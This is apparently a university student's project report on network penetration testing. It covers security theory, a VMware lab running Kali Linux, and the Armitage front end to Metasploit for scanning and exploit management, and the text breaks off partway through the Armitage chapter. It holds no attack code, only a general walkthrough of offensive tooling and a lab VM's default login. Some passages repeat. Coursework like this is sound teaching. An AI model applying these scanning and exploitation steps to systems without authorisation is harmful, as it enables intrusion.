EASTERN INTERNATIONAL UNIVERSITY

SCHOOL OF COMPUTING AND INFORMATION TECHNOLOGY

DEPARTMENT OF COMPUTER NETWORKS AND DATA COMMUNICATIONS

PROJECT 1

PENETRATION TESTING NETWORK SYSTEM

Student

Nguyen Thanh Dong – 2131220022

Supervisor

Ph.D. Huynh Tan Phuoc

Binh Duong, 11, 2024

EASTERN INTERNATIONAL UNIVERSITY

SCHOOL OF COMPUTING AND INFORMATION TECHNOLOGY

DEPARTMENT OF COMPUTER NETWORKS AND DATA COMMUNICATIONS

PROJECT 1

PENETRATION TESTING NETWORK SYSTEM

Student

Nguyen Thanh Dong – 2131220022

Supervisor

Ph.D. Huynh Tan Phuoc

Binh Duong, 11, 2024

Abstract

Penetration testing network system is the process of identifying security vulnerabilities in an application by assessing the system or network for various malicious techniques. It can be simply understood as assessing security by attacking the system to find potential security problems or detecting traces when the system is compromised. The purpose of this testing is to secure important data from outsiders such as hackers who may have unauthorized access to the system. Once the vulnerability is identified it can be used to exploit the system to gain access to sensitive information.

We start by studying the documents about the basic theory of Pentest (Penetration Testing), then look up the software that supports Pentest.

First, deploy a virtual environment (VMware) to create a basic network system consisting of many computers with many different operating systems (Kali Linux, macOS). Next, install the Armitage software supported within the Kali Linux operating system, then we rely on Armitage to scan the machines on the network. Next, we will scan for vulnerabilities before entering and attacking a computer. Furthermore, by exploiting open ports, we have caused the attacked computer to shutdown. And the final goal we need to achieve is to provide solutions to overcome existing network vulnerabilities and enhance security performance in the future.

KeyWord: Penetration Testing, Network Security, Vulnerability Assessment, Kali Linux, Armitage, Cybersecurity, Virtual Environment, Open Ports, Exploitation, System Security.

Acknowledgement

We would like to express our deepest gratitude to PhD. Huynh Tan Phuoc, whose expertise, guidance, and continuous support have been instrumental in the successful completion of this project. We are also grateful to the publishers of the Kali Linux, VMware and Armitage software for providing the resources and environment necessary for carrying out this research. Finally, we extend our appreciation to our peers and family for their encouragement throughout this journey.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF ABBREVIATION

Pentest	Penetration Testing
RBAC	Role-Based Access Control
DoS	Denial of Service
DDoS	Distributed Denial of Service
SQL	Structured Query Language
VPN	Virtual Private Network
IDPS	Intrusion Detection and Prevention Systems
PCI DSS	Payment Card Industry Data Security Standard
GDPR	General Data Protection Regulation
HIPAA	Health Insurance Portability and Accountability Act
MITM	Man-in-the-Middle
DoS	Denial of Service
DDoS	Distributed Denial of Service
AES	Advanced Encryption Standard
RSA	Rivest–Shamir–Adleman
IDPS	Intrusion Detection and Prevention Systems
RBAC	Role-Based Access Control
VPN	Virtual Private Network
NIST Cybersecurity Framework	National Institute of Standards and Technology Cybersecurity Framework
IoT	Internet of Things Security
CRM	Customer Relationship Management
ERP	Enterprise Resource Planning
SAST	Static Application Security Testing
DAST	Dynamic Application Security Testing
WAF	Web Application Firewall

AI-driven monitoring	Artificial Intelligence-driven Monitoring
DevSecOps	Development, Security, and Operations

Chapter 1. Introduction

1.1. Reason for Choosing the Topic

Computer networks and data communications are developing rapidly in the modern world today, leading to the security of information on computer systems becoming increasingly important. And testing network connection systems needs to be prioritized and controlled more strictly in this day and age. In addition to the surge in cyber threats against SMBs in Việt Nam, the global cybersecurity leader Fortinet released its semiannual Global Threat Landscape Report, focusing on ransomware and targeted attacks. FortiGuard Labs, responsible for the report, observed several significant trends in the first half of 2023. FortiGuard Labs found that fewer organizations detected ransomware in the first half of 2023 (13 per cent) compared to this time five years ago (22 per cent). Despite the overall decline, organizations must keep their guard up. This supports the trend that FortiGuard Labs has seen over the last couple of years, that ransomware and other attacks are becoming increasingly more targeted thanks to the growing sophistication of attackers and the desire to increase the return on investment (ROI) per attack. Research also found that the volume of ransomware detections continues to be volatile, closing the first half of 2023 13 times higher than the end of 2022, but still on a downward trend overall when comparing year-over-year. For the first time in the history of the Global Threat Landscape Report, FortiGuard Labs tracked the number of threat actors behind the trends. Research revealed that 41 (30 per cent) of the 138 cyberthreat groups MITRE tracks were active in the first half of 2023. In the first six months, FortiGuard Labs detected more than 10,000 unique exploits, up 68 per cent from five years ago. The spike in unique exploit detections highlights the sheer volume of malicious attacks security teams must be aware of and how attacks have multiplied and diversified in a relatively short amount of time [1]. Based on the above, I chose the topic this time as Pentest.

Based on penetration testing (Pentest), we can simulate the management of network devices to scan and enhance the security of computer systems by identifying vulnerabilities and providing solutions to address them. Through this process, we can also learn about various attack methods that exploit minor vulnerabilities. This knowledge can then be applied when operating large-scale network systems, helping to manage and build a robust cybersecurity infrastructure.

1.2. Research Content

Find and analyze connection processes in network systems related to testing for vulnerabilities across computer systems. Methods and approaches for Penetration Testing (Pentest). Research and application of virtual environments (VmWare) through a number of supporting software such as Armitage, openVas, Nmap,....

1.3. Scientific and Practical Significance

Identify security vulnerabilities: Pentest helps detect and identify vulnerabilities in systems, networks, and applications, which can be exploited by hackers. Timely identification of security vulnerabilities helps prevent cyber attacks.

System security assessment: Pentest evaluates system security, thereby determining the level of safety of the information system against threats. This helps organizations identify weaknesses and improve security. System security assessment: Pentest evaluates system security, thereby determining the level of safety of the information system against threats. This helps organizations identify weaknesses and improve security.

Regulatory and standards compliance: Penetration testing helps ensure that an organization complies with security standards and regulations such as PCI DSS, GDPR, HIPAA, and ISO 27001. This is important for organizations in Financial sectors, healthcare, and organizations have strict security requirements.

Protect assets and reputation: Organizations use pentesting to protect their data assets and reputation. A security breach can lead to the loss of valuable data, assets, or even severely impact an organization's reputation. Regulatory and standards compliance: Penetration testing helps ensure that an organization complies with security standards and regulations such as PCI DSS, GDPR, HIPAA, and ISO 27001. This is important for organizations in Financial sectors, healthcare, and organizations have strict security requirements.

Supports preparation for real attacks: Pentest simulates real attacks to test the response capabilities of the system and security team. This helps organizations better prepare and minimize damage if a cyber attack actually occurs.

Improve security policies and processes: Results from pentests help organizations improve security processes, policies, and controls to prevent future vulnerabilities and threats.

Chapter 2: Theoretical Basis and Tools Utilized

2.1. Overview of computer network information security theory

Computer Network Information Security Theory encompasses the principles, models, and practices designed to protect data, resources, and communication over networks. Below is an overview [2]:

2.1.1. Key Concepts

- Confidentiality: Ensuring that data is accessible only to those authorized to view it.
- Integrity: Ensuring that data remains unchanged and unaltered unless done by authorized processes.
- Availability: Ensuring that data and resources are available to users when needed.
- Authentication: Verifying the identity of a user or system before granting access.
- Authorization: Controlling access to resources based on user identity or role.
- Non-repudiation: Guaranteeing that actions or transactions cannot be denied after the fact.

2.1.2. Threats in Network Security

- Eavesdropping: Unauthorized interception of data during transmission.
- Man-in-the-Middle (MITM) Attacks: Attacker intercepts and potentially alters communications between two parties.
- Phishing and Social Engineering: Deceptive methods to gain confidential information.
- Malware: Viruses, worms, ransomware, and spyware that harm or exploit systems.
- Denial of Service (DoS) and Distributed Denial of Service (DDoS): Overwhelming a system to make it unavailable to users.
- SQL Injection and Cross-Site Scripting (XSS): Exploits targeting web applications.
- Zero-Day Exploits: Exploiting vulnerabilities before they are known or patched.

2.1.3. Security Measures and Techniques

- Encryption: Protecting data during transmission or storage using cryptographic algorithms (e.g., AES, RSA).
- Firewalls: Controlling incoming and outgoing network traffic based on predetermined rules.
- Intrusion Detection and Prevention Systems (IDPS): Monitoring network traffic to detect and prevent malicious activities.

- Access Control: Implementing policies for user permissions, such as Role-Based Access Control (RBAC).
- Authentication Protocols: Secure mechanisms like OAuth, Kerberos, or multi-factor authentication.
- Security Protocols: SSL/TLS for secure communications, IPsec for secure internet protocol.
- Patch Management: Regularly updating systems and software to fix vulnerabilities.

2.1.4. Network Security Architectures

- Defense in Depth: Layered security measures to protect assets at multiple levels.
- Zero Trust Architecture: Assuming no implicit trust, verifying every request, user, and device.
- Endpoint Security: Protecting individual devices connected to the network.
- Virtual Private Network (VPN): Securely connecting users to networks over public connections.

2.1.5. Standards and Frameworks

- ISO/IEC 27001: International standard for information security management systems.
- NIST Cybersecurity Framework: Guidelines for managing and reducing cybersecurity risk.
- GDPR and HIPAA: Regulatory frameworks ensuring data protection and privacy.

2.1.6. Emerging Trends


- AI in Security: Using artificial intelligence to detect anomalies and predict threats.
- Quantum Cryptography: Leveraging quantum mechanics for secure communication.
- IoT Security: Addressing vulnerabilities in connected devices.
- Cloud Security: Ensuring data integrity, confidentiality, and availability in cloud computing.

2.2 Tools Utilized

2.2.1. Virtual environment design

Today, there are many third-party support software that help us create virtual environments so we can apply virtual network systems or link multiple virtual machines to a host computer.

Based on that, we can develop a basic computer network and control it. We can also develop computer networks more widely and more easily. Vmware also gives us the flexibility to create multiple computer systems with different operating systems (Linux, MacOs, Windows,...) like the Figure 1.


kali-linux-2024.3-vmware-amd64 - VMware Workstation
File
Edit
View
VM
Tabs
Help
Library
Type here to search
My Computer
kali-linux-2024.3-vmwa
kali-linux-2024.3-vmwa
kali-linux-2024.3-vmwa
vmWin7sp1
Windows 7 x64
Home
kali-linux-2024.3-vmware...
Windows 7 x64
kali-linux-2024.3-vmware-am...
kali-linux-2024.3
kali-linux-2024.3-vmware-amd64
Power on this virtual machine
Edit virtual machine settings
Upgrade this virtual machine

Devices

Memory	3.9 GB
Processors	4
Hard Disk (SCSI)	80.1 GB
Network Adapter	Bridged (Automat...
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Description

Kali Rolling (2024.3) x64
2024-08-18

- - - - - - - - - - - - - - - - -

Username: kali
Password: kali
(US keyboard layout)

- - - - - - - - - - - - - - - - -

* Kali Homepage:

Figure 1: The interface Virtual environment

2.2.2. Scanning software

With the development of today's technology, having more applications to scan network systems is essential. We may know some popular software such as Armitage, Nmap, OpenVas, Wireshark,...

In this project, I used Armitage in Figure 2 as the main scanning software in the Kali Linux operating system. Through that, I can expand my operations in other software such as Nmap. And to expand further I practiced on the website (TryHackMe) like the Figure 3.





Figure 2: The Armitage Tool



Solve daily beginner-friendly challenges with over $100,000 worth of prizes up for grabs!

Anyone can learn cyber security with TryHackMe

Hands-on cyber security training through real-world scenarios

Byte-sized gamified lessons

Learning cyber security on TryHackMe is fun and addictive. Earn points by answering questions, taking on challenges and maintain your hacking streak through short lessons.

We use cookies to ensure you get the best user experience. For more information contact us.

Figure 3: The TryHackMe Website

Chapter 3: The Architectural Design

3.1. Survey of Current State and Requirements

3.1.1. Survey of Current State

- Environmental system:
- Network: LAN type, architectural network (intranet), system hierarchy network.
- Operating systems and software: Operating systems being used (Windows, Linux, macOS), software and applications.
- Web and mobile applications: Web and mobile applications connected to the system, especially online transaction applications, CRM, ERP.
- Database: System administration database being used (SQL Server, MySQL, Oracle), system storage data, data protection method (backup, encryption).
- Current security knowledge:
- Security policies: Password management policy, data protection policy, access management and control, intrusion prevention.
- Security tools: Firewall, IPS/IDS, encryption solutions, intrusion detection and prevention systems (IDS/IPS), anti-virus and malware protection tools.
- Current threats:
- Common vulnerabilities: Identify common vulnerabilities in the system (e.g., vulnerabilities in web applications, weak wireless networks, lack of software updates).
- Past attacks: Review previous cyber attacks (if any) and their consequences.

3.1.2. Requirements

Testing objective:

- Identify vulnerabilities: Detect exploitable vulnerabilities and assess their severity.
- System security assessment: Review the system's protective capabilities against threats, test the system's resilience against cyber attacks.
- Regulatory compliance: Ensure that the organization complies with regulatory requirements and security standards such as PCI DSS, GDPR, HIPAA.

Scope and subject of testing:

- Test subjects: Systems, networks, applications, mobile devices, or any resources that the organization wants to test.
- Testing scope: Clearly define which system elements will be tested, avoiding unrelated resources.

Testing approach:

- Black Box Testing: Testing without prior information about the system.

- White Box Testing: Testing with complete detailed information of the system, including source code, documentation, and processes.
- Grey Box Testing: Testing with certain access to information.

Testing methods:

- Testing techniques: Using various testing tools and methods such as network scanning, vulnerability exploitation, web application testing.
- Simulated attacks: Conduct simulated attacks such as social engineering and denial of service (DoS) to test the system's protective capabilities.
- Reports and recommendations:
- Reporting requirements: Specific requirements for the test result report, including findings, severity levels, and remediation recommendations.
- Time and format: Specify the time required for testing and the format of the documentation to be used.

Ethics and legality [3]:

- Ensure there is legal permission from the organization before conducting the test.
- Comply with ethical and legal principles related to penetration testing.
- By surveying the current situation and clearly defining the requirements, organizations can conduct penetration testing effectively, better protecting their systems and assets against cyber threats.

3.2. Network System Analysis

Network System Analysis for Pentest involves assessing the network structure, identifying vulnerabilities, and evaluating security measures to safeguard against potential attacks. Key steps include:

- **Information Gathering**: Scanning networks to identify devices, IP addresses, services, and network topology.

- **Network Structure Analysis**: Examining firewall configurations, NAT policies, and VLAN setups to prevent unauthorized access.

- **Service Security Assessment**: Checking configurations of network services (e.g., DNS, DHCP, web servers, mail servers) for vulnerabilities.

- **Vulnerability Scanning**: Using tools like Nessus and Nexpose to detect weaknesses in network configurations.

- **Review of Security Policies**: Assessing access management policies and device configurations to ensure compliance with security standards.


Chapter 4: The Armitage Software

4.1. Main Features of Armitage

4.1.1. Graphical User Interface:

Figure 4 shows us the highlights of the main screen of the Armitage application:

- **User-Friendly Interface**: Armitage simplifies the complex commands and configuration of Metasploit, making it accessible to both beginners and experienced users.
- **Drag-and-Drop Functionality**: Allows users to easily select exploits, payloads, and targets using drag-and-drop.
- **Integrated with Metasploit**: Provides access to all the capabilities of Metasploit, including vulnerability scanning, exploitation, and post-exploitation tasks.



```
                                    ^
####     ___   ___   ___          #######       ___   ___   ___       ####
####    /   \ /   \ /   \       ###########    /   \ /   \ /   \      ####
################################################################################
################################################################################
# WAVE 5 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           https://metasploit.com
```

Figure 4: Graphical User Interface

4.1.2. Exploit Management:

Armitage also has an exploitation management panel on the left corner of the software as shown in Figure 5:

- **Easy Selection of Exploits**: Lists available exploits in a simple, searchable interface, making it easy to find and use specific tools.
- **Visualization of Vulnerabilities**: Visual representation of vulnerabilities in a network, making it easier to understand the attack surface.





Figure 5: Exploit Management

4.1.3. Target Scanning and Management:

- **Network Scanning**: Can scan local networks or specific IP ranges to identify potential targets like the Figure 6.
- **Session Management**: Provides a session management dashboard to monitor active sessions and interact with compromised systems.



